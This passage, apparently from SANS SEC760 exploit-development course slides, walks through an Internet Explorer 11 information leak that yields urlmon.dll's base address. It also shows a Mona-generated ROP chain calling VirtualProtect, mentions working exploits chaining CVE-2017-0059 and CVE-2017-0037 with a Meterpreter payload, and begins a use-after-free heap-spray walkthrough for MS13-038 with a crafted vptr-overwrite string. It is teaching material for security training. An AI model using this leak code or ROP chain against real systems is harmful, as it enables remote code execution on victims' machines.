


```
var text = document.getElementById("textarea");      // Getting the swapped element
var leak = text.value.substring(0,2);                // Grabbing index[0:2]
var hex = parseInt(leak.charCodeAt(1).toString(16) + leak.charCodeAt().toString(16), 16);
// parseInt( leak.charCodeAt(1).toString(16) + leak.charCodeAt(0).toString(16), 16 )
// Above line lifted on April 20th, 2017 from:
// https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/windows/browser/ms13_037_svg_dashstyle.rb
base_address = hex - 0x4504
text.value = "Leaked address: 0x"+ base_address.toString(16) + " - urlmon!CSecurityManager::`vftable'";
```

What Now?

Make sure before continuing that you fully grasp what we just walked through. It is also beneficial to experiment with different sized inputs within the **innerHTML** of the **textarea** object, as well as the creation of different types of objects within the **eventhandler** function. It is time-consuming but worthwhile.

There is a file called **Leaked_urlmon.html** on the Desktop. It performs the calculation of the base address by subtracting the RVA offset from the leaked address to determine the load address of **urlmon.dll**. Spend some time playing around with the script.



Next Steps...

- There is another script on the Desktop called **Final_Leaked.html**
  - It performs the calculation of the ROP chain based on RVA offsets
  - The ROP chain itself was generated with **mona.py** from **corelancod3r**
  - To generate an RVA ROP chain with Mona, we need to execute the following command within Immunity Debugger while attached to Internet Explorer
  - **!mona rop –m urlmon.dll –cp nonull –rva**
  - This will take a moment to run
  - When finished, check out the **mona_output** folder on your **C** drive

SEC760 | Advanced Exploit Development for Penetration Testers 184

Next Steps...


When you're ready, take a look at the file **Final_Leaked.html** on your Desktop. It performs the calculation of the ROP chain based on the leaked address. The RVA ROP chain was created by **mona.py** from **corelanc0d3r**. To generate an RVA ROP chain with Mona, you need to execute the following command while attached to IE 11 with Immunity Debugger:

```
!mona rop –m urlmon.dll –cp nonull –rva
```

After this finishes, check you **C:\mona_output\** folder. Your RVA ROP chains should be created there. Check out the next slide for an example.

Mona Result Example


- Here is an example of an RVA ROP chain generated by Mona
- You would need to resolve any issues with the ROP chain in order for it to be usable



```
*** [ JavaScript ] ***

  // rop chain generated with mona.py - www.corelan.be
  function get_rop_chain(base_urlmon_dll) {
    var rop_gadgets = [
      base_urlmon_dll + 0x000c5939,     // POP EAX # RETN [urlmondll]
      base_urlmon_dll + 0x000eb0d4,     // ptr to &VirtualProtect() [IAT urlmondll]
      base_urlmon_dll + 0x000283d9,     // MOV EAX,DWORD PTR DS:[EAX] # RETN [urlmondll]
      base_urlmon_dll + 0x00075126,     // XCHG EAX,ESI # RETN [urlmondll]
      base_urlmon_dll + 0x000947c8,     // POP EBP # RETN [urlmondll]
      base_urlmon_dll + 0x000b25e6,     // & jmp esp [urlmondll]
      0x00000000,                       // [-] Unable to find gadget to put 00000201 into ebx
      base_urlmon_dll + 0x000c5939,     // POP EAX # RETN [urlmondll]
      0xa03c7540,                       // put delta into eax (-> put 0x00000040 into edx)
      base_urlmon_dll + 0x0002b801,     // ADD EAX,5FC38B00 # POP ESI # POP EBX # RETN 0x08 [urlmondll]
      0x41414141,                       // Filler (compensate)
      0x41414141,                       // Filler (compensate)
      base_urlmon_dll + 0x0003da04,     // XCHG EAX,EDX # RETN [urlmondll]
      0x41414141,                       // Filler (RETN offset compensation)
      0x41414141,                       // Filler (RETN offset compensation)
      base_urlmon_dll + 0x0004b816,     // POP ECX # RETN [urlmondll]
      base_urlmon_dll + 0x000e4b59,     // &writable location [urlmondll]
      base_urlmon_dll + 0x00087c51,     // POP EDI # RETN [urlmondll]
      base_urlmon_dll + 0x00049dc2,     // RETN (ROP NOP) [urlmondll]
      base_urlmon_dll + 0x00023bd2,     // POP EAX # RETN [urlmondll]
      0x90909090,                       // nop
      base_urlmon_dll + 0x00006173,     // PUSHAD # ADD EAX,8B5E5F00 # RETN [urlmondll]
    ];
    return rop_gadgets;
  }

  function gadgets2uni(gadgets) {
    var uni = "";
    for(var i=0;i<gadgets.length;i++){
      uni += d2u(gadgets[i]);
    }
    return uni;
  }
```

Mona Result Example

On this slide is an example of an RVA ROP chain generated by Mona against **urlmon.dll**. To use this ROP chain, you would need to resolve any issues, such as a broken gadget.



Final Notes


- We have now finished working through the information disclosure bug
- On the Desktop are a couple of fully working exploits that combine CVE-2017-0059 with CVE-2017-0037
  - One is the original weaponized exploit by Claudio Moletta, which pops a calculator, and the other has a Meterpreter payload that you would need to replace so that it connects to the right system
- Challenges left to the student:
  - You are on your own with these challenges as they are simply ideas for you to continue research
  - Try to change the leaked URL from **propsys.dll,** as it does in the exploit, to another DLL that you are able to leak out
  - Work through trying to determine how Microsoft corrected the bug
  - Work through the bug associated with **CVE-2017-0037**

Final Notes

We are done working through the information disclosure bug. On the Desktop of the target VM are a couple of fully working exploits that combine CVE-2017-0059 with CVE-2017-0037. These are the original weaponized exploits from Claudio Moletta. One pops a calculator, and one has a Meterpreter payload.

Feel free to continue playing around with these files. You are also encouraged to continue research. Here are some ideas:

- Try to change the leaked URL from propsys.dll, as it does in the exploit, to another DLL that you are able to leak out
- Work through trying to determine how Microsoft corrected the bug
- Work through the bug associated with CVE-2017-0037
- You are on your own with this challenges as they are simply ideas for you to continue research




760.5 Conclusion

- Modern Windows exploitation is complex by nature
- Creativity and determination can help you succeed where others fail
- You have reached the end of the course
- Combining all of the knowledge from this course should help you prepare for dealing with new exploits and vulnerability classes

760.5 Conclusion

At this point, you have reached the end of the course content. Next up is the Capture the Flag event to help reinforce the concepts we have covered this week.




What to Expect Tomorrow

Capture the Flag

What to Expect Tomorrow

760.6 is a Capture the Flag game demanding that you utilize the skills gained during the course to achieve various goals. The game will be explained by your instructor.



Course Resources and Contact Information


AUTHOR CONTACT
Stephen Sims
Twitter: @Steph3nSims
Email: stephen@deadlisting.com

AUTHOR CONTACT
Jake Williams
Twitter: @MalwareJake

PEN TESTING RESOURCES
pen-testing.sans.org
Twitter: @SANSPenTest

SANS EMAIL
GENERAL INQUIRIES: info@sans.org
REGISTRATION: registration@sans.org
TUITION: tuition@sans.org
PRESS/PR: press@sans.org

This page intentionally left blank.



Course Roadmap


- Reversing with IDA and Remote Debugging
- Advanced Linux Exploitation
- Patch Diffing
- Windows Kernel Exploitation
- Advanced Windows Exploitation
- Capture the Flag

- The Windows Heap – Early Days
- Remedial Heap Exploitation
- The Modern Heap
- Remedial Heap Spraying
  - ➢ Demonstration: Heap Spraying - MS07-017
- Use-After-Free Vulnerabilities
- MS13-038 – Use-After-Free Bug Walkthrough
  - ➢ Exercise: MS13-038 – HTML+TIME Method
- MS17-006 – Update for Internet Explorer 11
  - ➢ Exercise: MS17-006 – Information Disclosure
- Appendix
  - MS13-038 – DEPS Modern Heap Spraying Walkthrough
  - Using Flash for Exploitation

SANS

SEC760 | Advanced Exploit Development for Penetration Testers 190

This page intentionally left blank.



Appendix


- Appendix Section 1 – Heap spraying on modern 32-bit browsers with MS13-038
- Appendix Section 2 – Using flash to defeat ASLR

Note: These appendix exercises are not actively maintained and are unsupported. They are simply here for educational purposes

Appendix

The two items in this appendix are exercises that used to reside in the course; however, we have deprecated them. They are still very useful and is the reason why we have left them here in the appendix.

Note: These appendix exercises are not actively maintained and are unsupported. They are simply here for educational purposes.




Appendix Section I

- Appendix Section 1 – Heap spraying on modern 32-bit browsers with MS13-038

Appendix Section 1

The first exercise involves using heap spraying to assist with the exploitation of MS13-038. This involves the same bug as the UAF exercise that you completed earlier. Another way to have control over where in memory your ROP chain and shellcode reside is by using heap spraying instead of the HTML+Time method. As was previously discussed, the old way of heap spraying was broken along the way incidentally by the way in which JavaScript string allocations are made. Corelanc0d3r discovered that there were some HTML objects and properties that still allowed for the more primitive method of string allocations. This has been moved to the appendix as the use of heap spraying holds little value with the current browsers in use today.



Back to Our Trigger File


- Starting with our original trigger file again, we want to create an object to fill the freed block
- We already have the size of this block from earlier; it is 0x38, or 56 bytes
- We have to compensate for Unicode behavior
  - Unicode characters are stored as Basic/Binary Strings (BSTRs), which are used by COM
  - A BSTR consists of a 4-byte header holding the length, Unicode string, including a null-byte for each character, and a 2-byte null terminator
    - https://docs.microsoft.com/en-us/previous-versions/windows/desktop/automat/bstr

SANS SEC760 | Advanced Exploit Development for Penetration Testers 193

Back to Our Trigger File

Starting with our trigger file from earlier, we want to create an object that is the exact size of the freed object we are trying to replace. We did this with a pointer array in the last example. In this example, we make a string allocation to create an object to fill the space. We already know that the size needs to be 56 bytes. We also need to possibly compensate for JavaScript string allocation behavior.

Per Microsoft, Unicode characters are stored as Basic or Binary Strings known as BSTRs. This formatting is used by COM. It consists of a 4-byte header, which serves as the length of the BSTR, the Unicode string or data itself, which includes a null-byte for each character, and a 2-byte null terminator on the end. You can learn more about this formatting at https://docs.microsoft.com/en-us/previous-versions/windows/desktop/automat/bstr.



Unicode Format


- Unicode example:
  - We want to store the string “Monkey” without the quotes
  - Monkey is 6 bytes, and each character will get an embedded null character, so we multiply the length of the string by 2, so 6 * 2 = 12 bytes as our length
  - Monkey becomes: 4d00 6f00 6e00 6b00 6500 7900
  - Then we add the length to the front and the two null-bytes on the end:
  - 0c00 0000 4d00 6f00 6e00 6b00 6500 7900 0000
    12 M o n k e y
  - 4-byte header + 6-byte string * 2 + null * 2 = 18 bytes

SANS SEC760 | Advanced Exploit Development for Penetration Testers 194

Unicode Format

Let’s walk through a quick example. We want to store the string “Monkey” (without the quotes of course). The string “Monkey” is 6 ASCII/Hex bytes. The string is 6 bytes, but each character will get a null-byte as well. So, we must multiply 6 * 2 to get the total data portion of 12 bytes. The first 4 bytes will be the length if it is a Basic STRing (BSTR) allocation, which in this case will be 0x0000000c, but stored in little endian format. Finally, we need to put the 2-byte null terminator on the end. So, as shown on the slide, our string “Monkey” becomes:

0c00 0000 4d00 6f00 6e00 6b00 6500 7900 0000



We Need to Fill a 56-byte Block

- We can use the unescape() function to store a specific value, such as a pointer
  - By doing this, JavaScript will not try to encode the string
  - We can use this to get the instruction pointer to grab our desired value, compensating for formatting
  - If we want to store 0xdeadc0de as the vptr value, in Unicode we need to put it in as '\uc0de\udead'
  - Our entire string equaling 56 bytes is:


'\uc0de\udeadABACADAEAFAGAHAIAJAKALAMA[0000]'

We Need to Fill a 56-byte Block

JavaScript has an unescape() function that we can leverage to get the exact bytes we desire stored into memory. By properly using and formatting our data with "%u" or "\u" on the front, we can avoid encoding and get rid of the null values. Using unescape() will make JavaScript think that the values are already encoded. Our goal would be to use this to store our desired pointer value, overwriting the vptr in the object, as well as dealing with our shellcode and ROP chain. If we want to try storing 0xdeadc0de as the first 4 bytes of the object, we would need to store it like "\uc0de\udead." We need to make sure the whole string is equal to 56 bytes in order to properly replace the freed object. The string we will need to use is:

'\uc0de\udeadABACADAEAFAGAHAIAJAKALAMA[0000]'

This includes the 4-byte escaped 0xdeadc0de pointer, 25 bytes of ASCII characters, which will each get a corresponding null, and the 2 bytes of nulls on the end, which we will not include in the string but know are there.



Create a JavaScript Object

- Let's create a JavaScript object to get our desired 56-byte allocation
- We will add the following to our trigger file:

